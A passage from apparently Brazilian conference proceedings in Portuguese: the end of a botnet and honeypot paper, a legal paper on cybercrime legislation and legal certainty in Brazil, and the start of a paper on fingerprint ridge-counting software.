Autoridades de diversos países se mostram preocupadas e buscam informações sobre como localizar e combater essas redes. Em trabalhos futuros pretende-se montar uma linha de combate juntamente com as autoridades, permitindo disponibilizar as informações coletadas a fim de localizar e neutralizar essas redes diretamente em *backbones* ou filtros. A ameaça é real e pode levar a prejuízos não somente financeiros, mas dependendo do ataque e local, a perdas de vidas. Uma pequena demonstração foi o ataque aos meios de comunicação sofrido pela Estônia, onde os atacantes, através de técnicas de negação de serviços, tirou do ar os principais sites do governo, afetando inclusive o acesso à Internet do país, gerando além de prejuízos financeiros uma crise diplomática com a Rússia [15].

7 Referências Bibliográficas

[1] Estudo de taxonomia de ataques e atacantes em um honeypot de alta interação Peotta, Laerte e Amaral, Dino. ICCyber 2006.
[2] www.honeyd.org acessado em 01/07/2007
[3] www.honeynet.org.br acessado em 01/07/2007
[4] www.cert.br/stats/spam/ acessado em 01/07/2007
[5] http://pt.wikipedia.org/wiki/Spam acessado em 01/07/2007

[6] www.tcpdump.org acessado em 01/07/2007
[7] www.wireshark.com acessado em 01/07/2007
[8] The ZombieRoundup: Understanding, Detecting, and Disrupting Botnets Evan Cooke - Farnam Jahanian, Danny McPherson Electrical Engineering and Computer Science Department Arbor Networks University of Michigan. 2005
[9] A Proposal of Metrics for Botnet Detection Based on Its Cooperative Behavior. Mitsuaki Akiyama, Takanori Kawamoto, Masayoshi Shimamura Teruaki Yokoyama, Youki Kadobayashi e Suguru Yamaguchi, Nara Institute of Science and Technology, Japan , 2007 International Symposium on Applications and the Internet Workshops (SAINTW'07).
[10] Honeypot Aware Advanced Botnet Construction and Maintenance. Cliff C. Zou, University of Central Florida e Ryan Cunningham, University of Central Florida. International Conference on Dependable Systems and Networks (DSN'06) pp. 199-208.
[11] Know Your Enemy: Learning about Security Threats (Livro). Honeynet Project The (Author). Addison-Wesley Professional; 2 edition (2004). ISBN-13: 978-0321166463.
[12] Virtual Honeypots: From Botnet Tracking to Intrusion Detection (Livro). Niels Provos e Thorsten Holz. Addison-Wesley Professional. (2007). ISBN-13: 978-0321336323.
[13] Botnets: The Killer Web Applications (Livro). Craig Schiller e Jim Binkley. Syngress (2007). ISBN-13: 978-1597491358.
[14] Analysis of the Witty Worm. Bruce Schneier (2005).
[15] Cyberattack in Estonia “what it really means”. Jose Nazario. Arbor Networks (2007)
[16] Honeypots e Honeynets: Definições e Aplicações. Cristine Hoepers, Klaus Steding-Jessen e Marcelo H. P. C. Chaves, 2007

ASPECTOS DA SEGURANÇA JURÍDICA NO ÂMBITO DOS CRIMES CIBERNÉTICOS

Virgínia Soprana Dias

Abstract – Este trabalho propõe-se a discorrer sobre o aspecto da segurança jurídica, calcada principalmente na previsibilidade normativa, no âmbito dos crimes cibernéticos, atinando-se à inexistência, no ordenamento brasileiro, de lei específica que regule adequadamente as condutas praticadas no ciberespaço.

Palavras-chave – segurança jurídica, previsibilidade normativa, crimes cibernéticos.

I. INTRODUÇÃO

Embora os antecessores das tecnologias de informação tenham surgido anteriormente à década de 1940, os grandes empreendimentos tecnológicos, lembrados por Castells [1], remetem ao período da Guerra Fria e anos subseqüentes, em referência ao primeiro computador programável e à fonte da microeletrônica – o transistor, que tornou possível o processamento de impulsos elétricos em alta velocidade e em modo binário de interrupção e amplificação, permitindo-se codificar a comunicação homem-máquina e máquina-máquina. Trata-se do precursor do popular chip, que hoje é constituído por milhões de transmissores.

O computador, cuja origem é atribuída ao ano de 1946, quando Mauchly e Eckert, em estudos na Universidade da Pensilvânia, com a participação do exército norte-americano, chegaram ao ENIAC, um calculador e integrador numérico eletrônico, o primeiro computador para uso geral. Ocorre que, há cinqüenta anos, a revolução tecnológica vivida era a dos supercomputadores, projetados e patrocinados pelos tempos de guerra, e que eram máquinas enormes.

Foi a microeletrônica a responsável por aquilo que Castells [1] chamou de "revolução dentro da revolução", modificando toda a ótica da caminhada tecnológica.

A ampla divulgação de tecnologias, como a do transistor, ocorreu a partir de 1970, com a descoberta do microprocessador pelo engenheiro da Intel, Ted Hoff, no Vale do Silício. Hoff conseguiu inventar o que seria um computador em um único chip, possibilitando a instalação do processamento de informações onde quer que se pretendesse.

Outros avanços fundamentais à implementação das inovações tecnológicas foram a combinação das tecnologias de nós (roteadores e comutadores eletrônicos) e das conexões de fibra ótica. Essas e outras vantagens propiciaram a criação de um dos meios de interação mais significativos: a internet.

II. A INOVAÇÃO TECNOLÓGICA E OS HÁBITOS INCORPORADOS PELA SOCIEDADE CONECTADA À REDE DE COMPUTADORES

Não é tarefa difícil encontrar exemplos de como a inovação tecnológica vem fazendo parte da vida das pessoas, não só no Brasil, mas no mundo todo. De forma mais ou menos penetrante, a revolução tecnológica passou a remodelar a sociedade em todas as esferas da atividade humana. A rapidez com que a tecnologia dos computadores e das conexões entre eles expandiu-se é algo singular; materializou (através do computador) uma nova realidade, cuja especial faculdade é permitir que se estabeleçam relações pessoais mais rápidas, práticas, e que eliminam o obstáculo da distância, a realidade virtual, definida por Levy [2].

Com a tecnologia mediando o virtual, ou seja, aproximando aquilo que é intangível, as ações humanas ganharam novo palco – o ciberespaço.

A cibercultura, conceito de Levy à cultura da sociedade em rede [3], desenvolveu-se de ações, comportamentos e valores estendidos ao ciberespaço ou por este instigados, descrevendo hoje a prática de atos, desde os mais simples do quotidiano, aos que envolvem instituições, grandes valores e, inclusive a administração pública.

Infelizmente, nem todos os países ou cidadãos de um país estão conseguindo gozar dos benefícios da Revolução Digital. Por isso, em 2000, o vice-presidente norte-americano Al Gore registrou que umas das metas globais seria justamente proporcionar as oportunidades digitais a todos os sujeitos e, para tal fim, deveria haver trabalho conjunto. Quis com seus dizeres incitar os governos, para que adotassem políticas objetivando fomentar o crescimento da internet, estendendo o número de acessos [3]. A zelosa estratégia do governo dos Estados Unidos culminou recentemente com uma resolução do Senado, a *S.RES* n. 205, de maio de 2007, que denominou o mês de junho de 2007 como *National Internet Safety Mot*h.

Nos últimos anos, também a Itália tem investido muito no domínio das novas tecnologias. Na verdade, essa é uma tendência dos governos dos países que compõem a União Européia, constatada facilmente quando da análise das políticas públicas que por aqueles vêm sendo adotadas (ITALIA, 2006) [4]. Tendo início na década de 1980, com a criação da primeira lei voltada às novas tecnologias da informação, Lei n. 121, de 1981, a abertura normativa italiana valeu-se da técnica de acréscimo de dispositivos ao corpo legislativo tido como principal, o que permitiu ao legislador italiano adequar os novos tipos penais, preenchendo as lacunas de cuja existência ordenamento algum se vangloria.

Semelhante aos modelos norte-americano e italiano, a inclusão digital é uma meta para o governo brasileiro. No Brasil, 67% da população nunca usaram a internet, e 54% nunca tiveram contato com um computador [5]. O portal Inclusão Digital, que é parte do programa Inclusão Digital, do Governo Federal, apresenta as iniciativas em curso no país. A construção do Portal garante visibilidade às ações empreendidas pelo setor público, cuja política foi motivada pelo compromisso governamental de popularizar as vantagens da revolução tecnológica e da informação.

Infelizmente, nem tudo são flores no ciberespaço. As próximas linhas abordam comportamentos que não ilustram os princípios impulsionadores de programas e políticas de incentivo à inclusão digital. A realidade virtual, que deveria ser sinônimo de conforto e praticidade, pode se afastar das metas para as quais fora planejada, pela ação de indivíduos que extrapolam seus limites morais e legais. Isso porque, da mesma maneira que um comportamento humano pode ferir regras pré-determinadas em sociedade, assim também as relações que se estabelecem no universo virtual podem sofrer violação, afinal, tais relações, apesar de se estabelecerem por meio diverso, ainda são relações humanas. Se houver a lesão a um bem jurídico virtual, ou se esse bem jurídico for atingido por intermédio de um meio cibernético, poderá haver crime.

Assim, o processo de revolução tecnológica não é caracterizado pelas benesses percebidas pelo conhecimento e informação, mas identificado pelo modo como essas novidades são ministradas, ou seja, pelo fator ação humana. A tecnologia é um instrumento à disposição da sociedade e, segundo Kranzberg (apud CASTELLS [1]), "não é boa, nem é ruim e também não é neutra". Mesmo que, diante de toda a revolução tecnológica, não possamos apontar somente benefícios, sem omitir aos olhos os males, nem tampouco enxovalhar os novos hábitos, não nos importando com as vantagens, a sociedade ainda assim é herdeira do legado da informação e da tecnologia, a ser conduzido tão somente pela consciência de seus agentes. As margens para essa condução, absolutamente necessárias, são traçadas pelas leis.

III. SITUAÇÕES DE NECESSÁRIA REGULAMENTAÇÃO LEGISLATIVA

Diante desse vasto universo paralelo em que se materializa a internet, as ações realizadas em rede operacionalizam-se de forma bastante ágil, seja pelos cidadãos comuns, na comodidade de suas residências, seja nas atividades de empresas privadas e de repartições públicas. A generalização dessas atividades desenvolvidas no âmbito do ciberespaço trouxe-nos inquestionável vantagem; no entanto, com ela advieram malefícios, tal qual a ausência de normatização de muitas das situações jurídicas instituídas.

É nítido que o Direito não pode permanecer inerte diante de tamanhas modificações nas relações humanas, de forma que, conforme prenuncia Demócrito Reinaldo Filho [6], a indiferença legislativa levaria necessariamente ao obsoletismo de institutos jurídicos. Com a finalidade de, justamente, evitar a atrofia desses institutos é que surge o grande desafio do ajustamento das condutas aos sistemas jurídicos nacionais, uma maneira de adequar o Direito à realidade a que se propõe tutelar.

Objetivando, então, estabelecer se há possibilidade ou não de enquadramento das condutas virtualmente realizadas no ordenamento jurídico, formas distintas de classificação dos cibercrimes são apontadas pela doutrina: forma de atuação do agente, bem jurídico visado, tipo de conduta lesiva, dentre outras. Há autores que de certa forma relativizam o assunto quando classificam os crimes cibernéticos quanto ao seu objetivo: para Maria Helena Junqueira Reis [7], poder-se-iam separar dois temas, em que constariam do primeiro os crimes regulados pelo instituto do Código Penal e das leis especiais e, do segundo, os demais, decorrentes da tecnologia dos computadores. Isso quer significar que existiriam os crimes em que o sujeito que os pratica visa a um bem juridicamente protegido, mas interno ao universo virtual ou dele dependente – necessariamente ou não –, em que a rede, no caso, seria mera ferramenta para a prática de algum tipo penal; e, diametralmente, existiriam também os crimes em que o agente visa à prática de atos exatamente referentes à rede de computadores, em que o sistema da rede é em si o objetivo material da conduta.

Àqueles crimes em que o bem juridicamente tutelado é lesado por ações em meio cibernético, poder-se-ia aplicar legislação vigente, desde que, é claro, houvesse identidade entre norma e conduta lesiva ou, em não havendo, desde que se fizessem ligeiras mudanças legislativas, a fim de adequar a norma à sua consumação na internet.

Nesses termos, depreende-se que algumas condutas adequáveis à legislação brasileira, diga-se, as subsumíveis, poderiam ser admitidas como típicas.

Convém, outrossim, apontar as especificidades em que os crimes cibernéticos estão envoltos, a fim de que se possa vislumbrar a real amplitude desse universo e, por decorrência, a necessária regulamentação legislativa. As condutas em que o agente visa a um bem jurídico relativo ao próprio sistema informático – aquelas em que o objeto da ação causa lesão a bens ou a dados de informática – fogem à esfera protetiva do Estado, uma vez que as particularidades dessas ações as impedem de se subsumir a qualquer tipo penal: o conceito de "dado" ou "informação eletrônica" não se equipara à "coisa" no Código Penal, o que inviabiliza a aplicação nos crimes contra o patrimônio. Também não há previsão legal para alteração de senha ou de meio de acesso a programa de computador ou dados ou mesmo à criação e disseminação de programas ou dados com fins nocivos.

Logo, a solução não poderia fugir à criação de leis específicas, que possibilitem trazer tipicidade às condutas realizadas em função das novas tecnologias, e que, em virtude das sanções penais que impliquem, coíbam a prática dos cibercrimes.

Assim, a devida regularização das condutas praticadas virtualmente é assunto emergencial, principalmente no que pertine àquelas não ajustáveis à legislação em vigor, haja vista sua repercussão no mundo jurídico; afinal, um ordenamento calcado na previsibilidade é um ordenamento comprometido com a segurança jurídica de seus cidadãos [8].

IV. A CONVENÇÃO EUROPÉIA DOS CRIMES CIBERNÉTICOS

A Convenção Européia dos Crimes Cibernéticos é uma iniciativa multilateral, dirigida especificamente a crimes relacionados ao uso do computador e da internet, como as fraudes, a exploração sexual da criança, o crime organizado e o terrorismo envolvendo evidências eletrônicas. Considerado o mais importante e abrangente ato normativo de incriminação dos crimes cibernéticos, a Convenção foi assinada pelos Estados Unidos e mais vinte e nove países, em Budapeste, na Hungria, em 23 de novembro de 2001, numa tentativa de união geral de esforços sobre o que já se discutia há alguns anos.

Os debates iniciaram ainda em 1998, em Birmingham, na Inglaterra, quando da apresentação, pelo Primeiro Ministro britânico Tony Blair, de um vídeo demonstrativo dos delitos cibernéticos aos representantes dos países-membros do chamado Grupo dos Oito (G8): Alemanha, Canadá, Estados Unidos, França, Inglaterra, Itália, Japão e Rússia. O caráter global da problemática dos cibercrimes de imediato influenciou os convidados a fixar punições, em seus respectivos ordenamentos internos, às condutas lesivas no ciberespaço. A partir dessa primeira iniciativa comum, os trabalhos desenvolveram-se à diligência da Comissão Européia, tendo em vista que o próprio G8 identificara na União Européia o ambiente mais propício ao nascimento de tamanho feito internacional. Prestou colaboração, no entanto, o Departamento de Justiça norte-americano, pondo à disposição todo o seu aparato técnico [9].

O texto final fora submetido ao Parlamento Europeu para aprovação em 24 de abril de 2001, mas, pela necessidade de ajuste na redação de alguns artigos, que estariam ferindo as liberdades individuais, veio à aprovação pelo Comitê de Ministros da União Européia somente em 11 de novembro de 2001 [9].

O conteúdo da Convenção, no aspecto substancial do Direito Penal, objetiva a melhoria dos meios de prevenção e eliminação do crime informático ou relacionado com computadores, por intermédio de uma norma mínima comum agregadora dessas espécies de infrações. A busca pela compatibilidade nas legislações nacionais, defendida pelo Tratado, propicia o intercâmbio de experiências comuns e, assim, facilita a atuação em casos práticos como os de extradição ou de assistência jurídica mútua. Em se tratando de crime cibernético, que facilmente transpõe os limites territoriais e jurisdicionais dos Estados, se inexistisse colaboração dessa natureza, a repressão tornar-se-ia impraticável [9].

A lista de infrações compreendida no corpo da Convenção divide-se em cinco títulos. O primeiro deles trata da confiabilidade, da integridade e da disponibilidade dos sistemas informáticos e dos dados informatizados, temas bastante propensos a ameaças. Os títulos dois a quatro incluem aquelas infrações em que os sistemas informáticos e telemáticos são utilizados como meio para atingir bens jurídicos que, em geral, já se encontram protegidos pelas legislações nacionais, por ocasião da previsibilidade atribuída aos meios tradicionais. Enfim, no último título são dispostas as

modalidades de tentativa, auxílio e cumplicidade, com suas respectivas sanções e medidas. Tal classificação representa um consenso mínimo, construído sob as diretrizes das Recomendações do Conselho da Europa, dos trabalhos realizados por outras organizações, tais como a Organização para a Cooperação do Comércio Econômico e a Associação Internacional do Direito Penal, bem como de experiências como a norte-americana, que já enfrentava abusos e ilícitos em rede antes mesmo que muitos países pudessem ter contato com essas novas tecnologias [10].

A intenção da Convenção é que as diretivas não fiquem restritas à esfera governamental ou a esforços legislativos, pois são estratégias que envolvem todos os setores, incluindo o privado. Os Estados Unidos defendem a necessária ligação entre esse setor e o governo, já que as empresas não apenas projetam, constroem e operam a infra-estrutura dos sistemas e tecnologias que conectam a sociedade, mas também detêm o know-how necessário para orientar as medidas de segurança de que os mesmos necessitam. Para que os governos possam garantir de forma eficiente a segurança pública, investigando redes e crimes cibernéticos, precisam assegurar-se de que possuem as ferramentas técnicas e legais para tanto. Por outro lado, deve ser evitada a aprovação de leis, regulamentos e limitações injustificadas na internet, pois os governos devem ser sensíveis aos interesses confidenciais do setor privado, não impondo ao mesmo, em procedimentos de investigação, encargos pesados demais.

Finalmente, em relação a políticas sociais, o governo norte-americano salienta a importância de uma participação significativa dos cidadãos na construção de um espaço cibernético seguro, iniciada com a implementação de medidas educativo-preventivas, como a divulgação de cartilhas informativas e finalizada pelo aparato de investigação e repressão das condutas ilícitas.

A Convenção assegura também a possibilidade de apreciação das solicitações de cooperação investigatória por parte do poder judiciário de cada país, garantindo assim a soberania dos mesmos. Com relação aos preceitos que interfiram na liberdade de expressão ou no direito à privacidade dos dados, estes devem atentar aos limites legais impostos no regulamento interno de cada Parte, não os transgredindo. A Convenção é clara ao dispor que o auxílio mútuo será sujeito às condições fixadas pelo direito interno da Parte requerida ou pelos tratados de auxílio mútuo aplicáveis, incluindo os fundamentos com base nos quais a Parte requerida pode recusar a cooperação. Dessa forma, a Convenção Européia de Crimes Cibernéticos não subjuga a ordem interna dos Estados que a ela adiram [10].

Desde a aprovação, os países integrantes da União Européia vêm buscando firmar o Tratado, e assim proceder à organização de sua estrutura legislativa interna em favor de um ciberespaço mais seguro. A Convenção viabiliza esse horizonte diretivo aos Países, ou Partes, por meio de seu conteúdo que, tal como fora organizado, define terminologia, sugere medidas a serem empreendidas em nível nacional e propõe cooperação internacional, estabelecendo seus limites.

A participação no Conselho é vista como incentivo aos demais países que ainda não uniram forças ou estabeleceram ações internas no combate à cibercriminalidade. Com o exemplo positivo, o mundo volta os olhos à edição de leis especificamente eficazes na luta contra a expansão do crime cibernético e à viabilização das investigações e perseguições a esse problema que é global.

V. AS PROPOSTAS DE INSERÇÃO DA MATÉRIA EM LEGISLAÇÃO ESPECÍFICA

Uma integração entre governo, sociedade e iniciativa privada pode ajudar a prevenir a ocorrência dos crimes contra os sistemas informáticos e telemáticos. No entanto, não se pode perder de vista que somente ao Estado cabe o papel de intervir na esfera de liberdade do indivíduo, para compeli-lo a responder por seus atos, e ainda assim com respaldo legal. Dessa forma, a medida de maior eficiência contra os fraudadores tem mostrado ser a criação de leis específicas para aqueles crimes que não encontram adequação legal.

Muitos bens jurídicos emergidos da realidade do ciberespaço e, igualmente, inúmeras figuras agressivas a esses bens jurídicos, têm sido relegados à margem do ordenamento interno, permanecendo negligenciados pelo Direito e à mercê da ação mal-intencionada de transgressores. No Brasil, as questões surgidas do uso das novas tecnologias, em especial com o início da publicização do acesso à internet há quinze anos, incitaram propostas de inserção da matéria em legislação específica. Diante da perspectiva da acolhida pelo direito daquilo que se apelidou "crime cibernético", "crime de computador", "crime virtual", dentre outros termos análogos, o Congresso Nacional passou a receber proposições, desde 1996, voltadas justamente ao preenchimento da lacuna legislativa.

Talvez o maior progresso na área da tramitação de projetos, para adequação das ações e comportamentos observados no ciberespaço, seja o substitutivo elaborado pelo senador Eduardo Azeredo ao projeto de lei

76/2000, do senador Renan Calheiros. O projeto incorpora outros dois projetos anteriores, o PL 89/2003, de autoria do deputado Luiz Piauhylino, e o PL 137/2000, do senador Leomar Quintanilha, e visa à tipificação das condutas realizadas mediante uso de sistema eletrônico, digital ou similar, de rede de computadores, ou ações que sejam praticadas contra rede de computadores, dispositivos de comunicação ou sistemas informatizados e similares, dando outras providências. A primeira versão do Substitutivo teve aprovação da Comissão de Educação do Senado em 20 de junho de 2006. Após dezenas de modificações, a atual versão entrou em discussão no Senado em junho de 2007, já obtendo oito pareceres da Comissão de Constituição, Justiça e Cidadania (CCJ).

O projeto de Azeredo teve por base a Convenção de Budapeste, de 2001, a qual conta com 47 signatários da União Européia, somados aos Estados Unidos (já ratificados), Canadá, Japão e África do Sul. A observação dos ordenamentos vizinhos tem guiado as iniciativas do Senador, que aspira por uma segurança jurídica análoga a que vem sendo conquistada pelos membros signatários da Convenção.

Semelhantemente aos princípios da Convenção, o autor defende a utilização de políticas de informação preventiva e programas de facilitação de denúncias, contando com a ajuda dos provedores de acesso, por exemplo, com a devida ressalva que essas medidas não teriam o condão de substituir o trabalho investigativo da polícia, mas prestariam o auxílio necessário à repressão e à perseguição do crime, e conseqüentemente contribuiriam com a aplicação da lei. O projeto foi elaborado por seu mentor, tendo em vista também uma cooperação internacional, já que os países caminham para a criação de leis específicas e próprias, mas com diretrizes conjuntas, que permitam intercâmbio de informações, afinal, fronteiras físico-políticas não são obstáculo à ação e à extensão dos efeitos de um crime virtual.

A construção legislativa, é importante que se ressalte, envolve discussões fundamentais para que sejam criadas leis adequadas, que permitam bem regular as relações para as quais foram editadas. No entanto, essas discussões não devem tornar a caminhada morosa demais, ao perigo das normas legais não mais acompanharem os passos evolutivos da sociedade, causando para esta prejuízos incalculáveis.

VI. QUESTIONAMENTOS A RESPEITO DA SEGURANÇA JURÍDICA E SOLUÇÕES JURÍDICAS APLICÁVEIS

Assim, em princípio, tem-se que nenhuma pretensão pode ficar sem a resposta do Direito. A Constituição Federal de 1988 aponta o norte de orientação dessa premissa, por ocasião dos pressupostos constitucionais.

No entanto, indo mais além, percebe-se que não se trata apenas de regular de qualquer forma as questões surgidas, mas adequar as situações que se permitem amoldar, ou seja, aquelas cuja subsunção à norma já positivada é perfeita. Essa conclusão decorre justamente do princípio da reserva legal, que conjuga as garantias fundamentais do art. 5, inciso XXXIX, da CRFB, e é repetido no primeiro artigo do CP. O princípio da reserva legal remete à escola clássica alemã, identificado pela expressão *nullum crimen, nulla poena sine praevia lege*, atribuída a Feuerbach.

A legalidade, ainda, refere-se à lei como fonte exclusiva do Direito Penal, já que somente pela lei podem-se definir crimes e atribuir penas a eles. A lei delimita a esfera de licitide das condutas, garantindo a liberdade individual enquanto auto-limita o *jus puniendi* estatal. Ainda, atenta-se ao fato de que a lei penal deve ser anterior ao fato punível, pelo princípio da anterioridade, e somente em um único caso se admite que retroaja: em benefício do réu. Essa anterioridade fundamental consolida um dos pressupostos da segurança jurídica, qual seja, a previsibilidade.

Para que as leis venham a conferir uma aplicabilidade pacífica e incontestável, além da legalidade é fundamental que estejam envoltas por atributos como a validade, a eficácia e a efetividade. Apesar de muito empregadas como sinônimos pela doutrina Civil e Penal, validade e eficácia podem exprimir conceitos diferentes e, aqui, mais interessantes: a validade pode expressar a constitucionalidade, ou seja, a adequação ou não da lei aos ditames constitucionais. Já a eficácia pode ser considerada sob o aspecto abstrato – como a capacidade de a lei vir a alcançar um determinado objetivo social, como conter a ocorrência de determinado crime –, ou o concreto – como a real correspondência entre a lei em vigor e seus objetivos. Por fim, como disserta Alvarenga [10], a efetividade é o nível de aceitação e acatamento que tem a lei em relação aos jurisdicionados do Estado.

Pois bem, o que se pôde expor até aqui é, via de regra, consenso doutrinário. É chegado o momento de partir para um enfoque um pouco mais ousado, que agrega as reflexões de Dílio Procópio Drummond de Alvarenga [11], inspirado, por sua vez, nas discussões sobre dano e crime dos italianos Arturo Rocco e Francesco Carnelutti, e de Heleno Cláudio

Fragoso, Paulo José da Costa Jr. e Everardo da Cunha Luna.

Reportando aos comportamentos humanos voluntários, praticados em ambiente virtual, comenta-se sobre a característica agressiva ou lesiva que os mesmos podem apresentar em relação aos bens jurídicos ainda não tutelados pelo Direito. Ocorre que, no campo Penal, essas condutas – ações ou omissões praticadas no ciberespaço (ou fora dele) – podem receber uma classificação: condutas lícitas, condutas ilícitas (em sentido amplo) e condutas penalmente ilícitas (ou ilícitas em sentido estrito).

As primeiras corresponderiam à maioria das condutas que se pode praticar, já que são as penalmente livres. As condutas ilícitas, em sentido amplo, seriam aquelas que agridem um bem jurídico, mas não são penalmente proibidas. Por fim, quanto às penalmente ilícitas, o próprio nome já indica serem as definidas como proibidas. Assim, seriam condutas lícitas, ou penalmente livres, passear pelas ruas e até descumprir um contrato; condutas penalmente proibidas seriam condutas tais quais matar alguém e praticar aborto; por último, seriam condutas penalmente liberadas matar alguém em legítima defesa e praticar aborto terapêutico, por exemplo [11].

Alvarenga complementa o seu raciocínio afirmando que as condutas ilícitas são as ações ou omissões que lesionam bem ou interesse jurídico protegido pela norma. A conclusão a que chega é que o Direito Penal não tipificaria condutas, mas tão somente condutas ilícitas. Logo, haveria dano criminal somente quando a lesão recaísse sobre o objeto de proteção da norma, ou seja, sobre o objeto juridicamente tutelado.

Dando enfoque aos cibercrimes sob esse ângulo, desponta uma grande contradição: esses crimes, mesmo não estando tipificados, não deixam de causar danos; mas, inexistindo a proteção normativa dos bens jurídicos que envolvem o ciberespaço, tais danos não são considerados criminais, e, em não sendo reparáveis em sua maioria, também não se tratam de danos civis. Assim, acabam se tornando um "nada jurídico".

Para os fundamentos do Estado de Direito, a observância dos pressupostos constitucionais de legalidade, de previsibilidade, de apreciação pelo Poder Judiciário é condição de legitimidade. A segurança jurídica inclui-se nesse rol; ela representa, numa hermenêutica ampla, tanto os pressupostos elencados no art. 5º, em especial no inciso XXXVI, da CRFB/88, quanto a (imprescindível) certeza diante de condutas sociais, ou seja, a certeza quanto aos atos que geram persecução estatal e quanto aos atos de prática livre.

VII. CONCLUSÃO

A delimitação das condutas permitidas, por ocasião da construção legal, gera a fidúcia por parte da sociedade, no sentido de que ela sabe quando, como e porque o Direito será aplicado.

Sendo o ciberespaço uma nova dimensão ou domínio virtual da realidade, onde se reproduzem ações e ao mesmo tempo emergem novas espécies de condutas, é inegável a necessidade de que se tornem públicas as fronteiras do que é lícito e ilícito.

Negligenciar juridicamente o ciberespaço é tolher-lhe a fidedignidade, restringindo sobremaneira seus potenciais benefícios à sociedade.

Logo, fica evidente a necessidade de amparo legal pela criação de normas eficazmente voltadas ao ciberespaço: é preciso conhecer o problema, preveni-lo e reprimi-lo da maneira correta.

Partindo para essa meta, o Brasil não só cria um horizonte de segurança jurídica aos seus cidadãos, mas também se coloca no patamar dos demais ordenamentos, proporcionando o trabalho conjunto com outros países, o que é de total importância, tendo em vista o caráter extraterritorial dos crimes cibernéticos.

REFERÊNCIAS

[1] CASTELLS, Manuel. *A sociedade em rede*: Paz e Terra, 1999.

[2] LEVY, Pierre. *O que é virtual*. São Paulo: Ed. 34, 1999.

[3] LEVY, Pierre. *Cibercultura*. Trad de Carlos Irineu da Costa. São Paulo: Ed. 34, 1996.
Disponível em: <http://usinfo.state.gov/journals/ites/0500/ijep/ijep0500.htm>. Acesso em: 29 maio 2007.

[3] GORE Jr., Albert Arnold. Perspectivas econômicas. A internacionalização do comércio eletrônico. *Revista eletrônica do Departamento de Estado dos Estados Unidos*, vol. 5, n. 2, maio 2000. Disponível em: <http://usinfo.state.gov/journals/its/0500/ijep/ijep0500.htm>. Acesso em: 29 maio 2007.

[4] ITALIA. Programma nazionale di riforma 2006-2008. Roma, 2006. Disponível em: <http://www.innovazionepa.it/ministro/pdf/PNR_finale.pdf>. Acesso em: 13 mar. 2007.

[5] GETSCHKO, Demi. *Medidas de inclusão digital no Brasil*, 3 maio 2007. Disponível em: < http://inclusao.ibict.br/arquivos/Docs/comite_gestor_da_internet_no_brasil.pdf>. Acesso em 27 maio 2007.

[6] REINALDO FILHO, Demócrito. A internet e o obsoletismo das leis. *Infojus*, 21 mar. 2001. Disponível em: http://www.internetlegal.com.br/artigos/democrito3.zip>. Acesso em: 8 ago. 2006.

[7] REIS, Maria Helena Junqueira. *Computer crimes*. BH: Del Rey, 1997.

[8] NICOLAU JUNIOR, Mauro. Segurança jurídica e certeza do direito: realidade ou utopia num Estado Democrático de Direito? *Jurid*. Mar. 2005. Disponível em: <www.jurid.com.br>. Acesso em: 25 mar. 2006.

[9] BOTELHO, Fernando. *Crimes e cybercrimes: parte III*, 9 maio 2007. Disponível em: <http://www.aliceramos.com/view.asp?materia=1212>. Acesso em: 22 maio 2007.

[10] CONCIL OF EUROPE. ETS n. 185: Convention on Cybercrime, 23 nov. 2001, Hungria, Budapeste. Disponível em: <http://conventions.coe.int/Treaty/en/Treaties/Html/185.htm>. Acesso em: 12 jan. 2007.

[11] ALVARENGA, Dílio Procópio Drummond de. O dano criminal, esse desconhecido . *Jus Navigandi*, ano 11, n. 1262, 15 dez. 2006. Disponível em: <http://jus2.uol.com.br/doutrina/texto.asp?id=9276>. Acesso em: 02 jul. 2007.

Virgínia Soprana Dias é bacharel em Direito pela Universidade Federal de Santa Catarina, foi bolsista do programa de extensão do Escritório Modelo de Assistência Jurídica da UFSC, estagiária do Tribunal de Justiça de Santa Catarina e estagiária do Ministério Público do Estado de Santa Catarina. E-mail: vsdias@gmail.com.

Desenvolvimento de um Sistema Digital que realiza o reconhecimento das impressões digitais por pontos

ANTÔNIO NUNO DE C. SANTA ROSA[1]
FÁBIO SAMPAIO[1]
MARCOS ELIAS[2]
1-Universidade de Brasília/Departamento de Computação
2-Departamento de Policia Federal- Instituto Nacional de Identificação

Abstract-This system was developed with goal of accomplishing the recognition of a fingerprint based on discontinuities points. The system enables the lines counting of automatic form using the equation of the straight line between two points. Also the recognition of existing cases in an images bank generating the statistics of the hit and demanded points by the algorithm. It introduces level of acceptable computational complexity for the processing standard.

1. Problema

A necessidade de desenvolvermos um software amigável e em ambiente multiplataforma para realização da atividade da Perícia Papiloscópica. Este software apresenta a funcionalidade de Contagem de linhas e que resolve um problema existente na atual plataforma do AFIS do DPF.

Contagem de Linhas

A importância da contagem de linhas dentro da Datiloscopia tomou dimensão maior a partir dos estudos de Francis Galton, em 1891 [6], quando escreveu à Revista Nature sobre seus estudos para subclassificar as impressões digitais, estudos estes que tiveram origem com Faulds, H. [5].

Classificar datilogramas em 4 Tipos Fundamentais, de acordo com as definições ora de Vucetich ora de Edward Henry, não foi suficiente para dividir arquivos datiloscópicos, que já no início do século passado tomavam dimensões maiores do que as esperadas.

Inicialmente, Henry dava mais enfoque ao núcleo do datilograma e Vucetich aos deltas. Porém, com o passar dos anos, essas duas idéias se fundiram e cada escola passou a utilizar melhor o que a outra possuía. Exemplo disso é que Henry desenvolveu a idéia do nível déltico (*Ridge Tracing)*, baseado na contagem de linhas entre a linha diretriz inferior do delta à esquerda com relação ao delta à direita.

Mesmo em obras famosas de Vucetich não há a qualquer momento preocupação com relação ao núcleo dos datilogramas, fato que só viria ocorrer ao longo do tempo, quando seu arquivo datiloscópico aumentou desmedidamente. Só assim Vucetich passaria a utilizar-se da contagem de linhas (*Ridge Counting*), também de Henry, para subdividir as Presilhas.

Vucetich adotou tardiamente o critério da contagem de linhas de Galton e de nível déltico de Henry. Tudo isso por temer ser acusado de plágio; no entanto, tal decisão o levou a ser tachado de vaidoso e arrogante, mesmo após sua declaração inequívoca de ter Galton como mestre. Comenta-se que seguir Galton o impediria de tornar-se uma celebridade com o seu sistema. Para diferenciar-se, ao constatar o acúmulo de algumas fórmulas, permitiu o uso da contagem de linhas, porém por grupos e não a contagem exata, como era proposta por Galton.

Vários foram os países que adotaram este método, entre eles podemos citar que:

- O sistema Nacional Japonês é similar ao de Roscher exceto na contagem dos grupos de linhas para as Presilhas Ulnares;
- O sistema de Olóriz, adotado pela Polícia de Madri em 1910, consiste basicamente no sistema Vucetich combinado com a contagem de linhas e nível-déltico de Henry;
- No México o sistema Martinez é baseado no de Vucetich com a adição da contagem de linhas de Henry;
